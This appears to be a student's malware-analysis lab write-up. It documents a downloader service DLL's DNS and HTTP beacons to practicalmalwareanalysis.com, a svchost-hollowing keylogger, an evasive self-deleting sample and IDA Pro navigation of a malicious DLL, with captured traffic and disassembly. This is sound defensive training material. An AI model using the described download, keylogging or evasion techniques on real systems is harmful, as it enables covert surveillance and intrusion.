


Figure 3.2 — Process Explorer showing **svchost.exe** launched with **Lab03–02.dll**

We can identify various indicators which attribute **Lab03–02.dll** to this instance of **svchost.exe** thorough the inclusion of the .dll, the service display name *"Intranet Network Awareness (INA+)"*, and the command line argument matching what has been found in strings. This helps us to confirm that **Lab03–02.dll** has been loaded — note the *process ID, 1148*. We'll need this to see what's going on in ProcMon!

iv- Checking out ProcMon, filtered on *PID 1148*, we see a whole load of registry `RegOpenKey` and `ReadFiles`, however, seems mostly **svchost.exe** related and nothing jumps out as malicious.

v- Turing our attention to look for network-based indicators, we have traffic captured within Wireshark, as well as logged within iNetSim. To give us an idea of what to look for, we can check out the iNetSim logs first (Figure5.1), which show us that we have seen 2 notable types of activity; DNS and HTTP connections. The DNS appears to be periodic requests to `practicalmalwareanalysis.com` (which we previously saw similar with **Lab03–01.exe**), as well as a `HTTP GET` request to `http://practicalmalwareanalysis.com/serve.html` which attempts to download a file. Fortunately, as we had iNetSim set up to respond, it provides a dummy file to complete the request — `/var/lib/inetsim/http/fakefiles/sample.html`. If we didn't have this, we might have downloaded something real nasty.






Figure 5.1 — iNetSim logs of **Lab03–02.dll**'s DNS and HTTP request

We're able to look at these within [Wireshark]() and inspect the packets in more detail. Filtering on DNS, we're able to see the DNS request to `practicalmalwareanalysis.com` (Figure 5.2). Finding the conversation between the host and [iNetSim]() and following the TCP stream, we're able to see the content within the `HTTP GET` request to `http://practicalmalwareanalysis.com/serve.html` (Figure 5.2). This also shows [iNetSim]()'s dummy content replacing `serve.hmtl` .





```
Stream Content
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: cxe-942ab615ea5 Windows XP 6.11
Host: practicalmalwareanalysis.com

HTTP/1.1 200 OK
Connection: Close
Date: Mon, 06 Jul 2020 13:52:43 GMT
Content-Length: 258
Server: INetSim HTTP Server
Content-Type: text/html

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</
p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figure 5.2 — [Wireshark](#) traffic for **Lab03–02.dll** DNS (left) and HTTP (right)

```
C:\Documents and Settings\Administrator>nc -l -p 80
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: cxe-942ab615ea5 Windows XP 6.11
Host: practicalmalwareanalysis.com
```

Figure 5.3 — Netcat receiving `HTTP GET` header

Reverting to snapshot and reinstalling & launching the malicious .dll/service, we can also capture traffic by using ApateDNS to redirect to loopback were we have a Netcat listener on port 80 (Figure 5.3). Here, we see the same `HTTP GET` header as we did within Wireshark.


Referring back to the `strings` output, *"practicalmalwareanalysis.com"*, *"serve.html"*, and *"Windows XP 6.11"* are also evident within the network analysis and can be used as signatures for the malware.

To recap on the main host/network-based indicators we see:

- `IPRIP` installed as a service, including strings such as *"Intranet Network Awareness (INA+)"*
- Network activity to *"practicalmalwareanalysis.com/serve.html"* as well as the User-Agent *%ComputerName% Windows XP 6.11.*

g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment

i- After prepping for dynamic analysis, launch **Lab03–03.exe** and you may notice it appear briefly within Process Explorer with a child process of `svchost.exe`. After a moment however, it disappears leaving `svchost.exe` orphaned (Figure 1.1).



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	99.80	0 K	28 K	0		
System		0 K	244 K	4		
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		168 K	388 K	580	Windows NT Session Mana...	Microsoft Corporation
csrss.exe		1,828 K	4,932 K	632	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		7,480 K	4,892 K	712	Windows NT Logon Applicat...	Microsoft Corporation
explorer.exe		19,432 K	13,252 K	1748	Windows Explorer	Microsoft Corporation
vmtoolsd.exe		14,736 K	19,020 K	1948	VMware Tools Core Service	VMware, Inc.
notepad.exe		888 K	384 K	2620	Notepad	Microsoft Corporation
cmd.exe		1,948 K	2,556 K	2248	Windows Command Processor	Microsoft Corporation
Procmon.exe		67,600 K	8,192 K	460	Process Monitor	Sysinternals - www.sysinter...
Regshot-x86-Unicode.exe		48,720 K	51,432 K	3496	Regshot 1.9.0 x86 Unicode	Regshot Team
Wireshark.exe	0.20	95,416 K	6,244 K	1536	Wireshark	The Wireshark developer ...
procexp.exe		37,912 K	42,944 K	688	Sysinternals Process Explorer	Sysinternals - www.sysinter...
svchost.exe		864 K	2,252 K	4080	Generic Host Process for Wi...	Microsoft Corporation

Figure 1.1 — Orphaned svchost.exe

An orphaned process is one with no parent listed in the process tree. `svchost.exe` typically has a parent process of `services.exe`, but this one being orphaned is unusual and suspicious.

Investigating this instance of `svchost.exe`, we see it has a `Parent: Lab03-03.exe(904)`, confirming it's come from executing **Lab03–03.exe**. Exploring the properties further, we don't see much anomalous until we get to the strings.

ii- Utilizing strings within [Process Explorer]() is actually a useful trick to analyse malware which is packed or encrypted, because the malware is running and unpacks/decodes itself when it starts. We're also able to view strings in both the image on disk and in memory.




Figure 2.1 — Comparing strings in memory from process explorer and from running strings on **Lab03–03.exe**

Taking advantage of this, we can inspect the strings in Image and in Memory, as well as compare against what we found from `strings` during quick static analysis.

The strings on image appear pretty consistent with other instances of `svchost.exe` however, within Memory, these much greater resemble what we discovered earlier, but with a few distinct differences — `practicalmalware.log` and a set of keyboard commands (Figure 2.1). This is an indicator that the keylogger guess might be accurate.

iii- To test the keylogger hypothesis, we can open something and type stuff. To target explicitly on the malware, filter on the suspect `svchost.exe` (PID, 3936) within Process Monitor, and we see a whole load of file manipulation for `practicalmalwareanalysis.log` (Figure 3.1).




Figure 3.1 — Process Monitor file manipulation from malicious svchost.exe

iv- Opening `practicalmalwareanalysis.log`, we find that the file captures inputted strings and distinctive keyboard commands as seen within the memory strings from Process Explorer (Figure 4.1). This confirms that **Lab03–03.exe** a keylogger using process replacement on `svchost.exe`.




Figure 4.1 — Evidence of **Lab03–03.exe** keylogging

h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.

i-What happens when you run this file?

When we run the file. Process is created which opens up the CMD and then deleted the original executable after making it execute and hide itself somewhere else.

ii-What is causing the roadblock in dynamic analysis?

The executable is evasive and trying to evade itself by checking whether the system is VM or not. AV-Detection etc. Obviously this will make it difficult to observer the file via dynamic analysis.

iii- Are there other ways to run this program?

The other ways can be to open this executable using Ollydbg or IDA pro where we can analyze it in a more efficient way.

Practical No. 2

a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware

IDA Pro, an Interactive Disassembler, is a disassembler for computer programs that generates assembly language source code from an executable or a program. IDA Pro enables the disassembly of an entire program and performs tasks such as function discovery, stack analysis, local variable identification, in order to understand (or change) its functionality.

This lab utilises IDA to explore a malicious .dll and demonstrates various techniques for navigation and analysis. Any useful shortcuts will be identified.

i. What is the address of DllMain?

The address off DllMain is `0x1000D02E`. This can be found within the graph mode, or within the Functions window (figure 2).




Figure 2: Address of DllMain

ii. Where is the import gethostbyname located?

`gethostbyname` is located at `0x100163CC` within `.idata` (figure 3).This is found through the Imports window and double-clicking the function. Here we can also see `gethostbyname` also takes a single parameter — something like a string.




Figure 3: Location of gethostbyname

iii. How many functions call gethostbyname?

Searching the xrefs (ctrl+x) on `gethostbyname` shows it is referenced 18 times, 9 of which are type (p) for the near calll, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.




Figure 4: gethostbyname xrefs

iv. For gethostbyname at 0x10001757, which DNS request is made?

Pressing G and navigating to `0x10001757`, we see a call to the`gethostbyname` function, which we know takes one parameter; in this case, whatever is in `eax` — the contents of `off_10019040` (figure 5)




Figure 5: gethostbyname at 0x10001757

The contents of `off_10019040` points to a variable `aThisIsRdoPicsP` which contains the string `[This is RDO]pics.practicalmalwareanalysis.com`. This is moved into `eax` (figure 6).




Figure 6: Contents of off_1001904 (aThisIsRdoPicsP)

Importantly, `0Dh` is added to `eax`, which moves the pointer along the current contents. `0Dh` can be converted in IDA by pressing H, to 13. This means the `eax` now points to 13 characters inside of its current contents, skipping past the prefix `[This is RDO]` and resulting in the DNS request being made for `pics.practicalmalwareanalysis.com`.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for `sub_10001656` (figure 7).

```
0000000010001656
0000000010001656
0000000010001656
0000000010001656                   ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
0000000010001656                   sub_10001656 proc near
0000000010001656
0000000010001656                   var_675= byte ptr -675h
0000000010001656                   var_674= dword ptr -674h
0000000010001656                   hModule= dword ptr -670h
0000000010001656                   timeout= timeval ptr -66Ch
0000000010001656                   name= sockaddr ptr -664h
0000000010001656                   var_654= word ptr -654h
0000000010001656                   Dst= dword ptr -650h
0000000010001656                   Str1= byte ptr -644h
0000000010001656                   var_640= byte ptr -640h
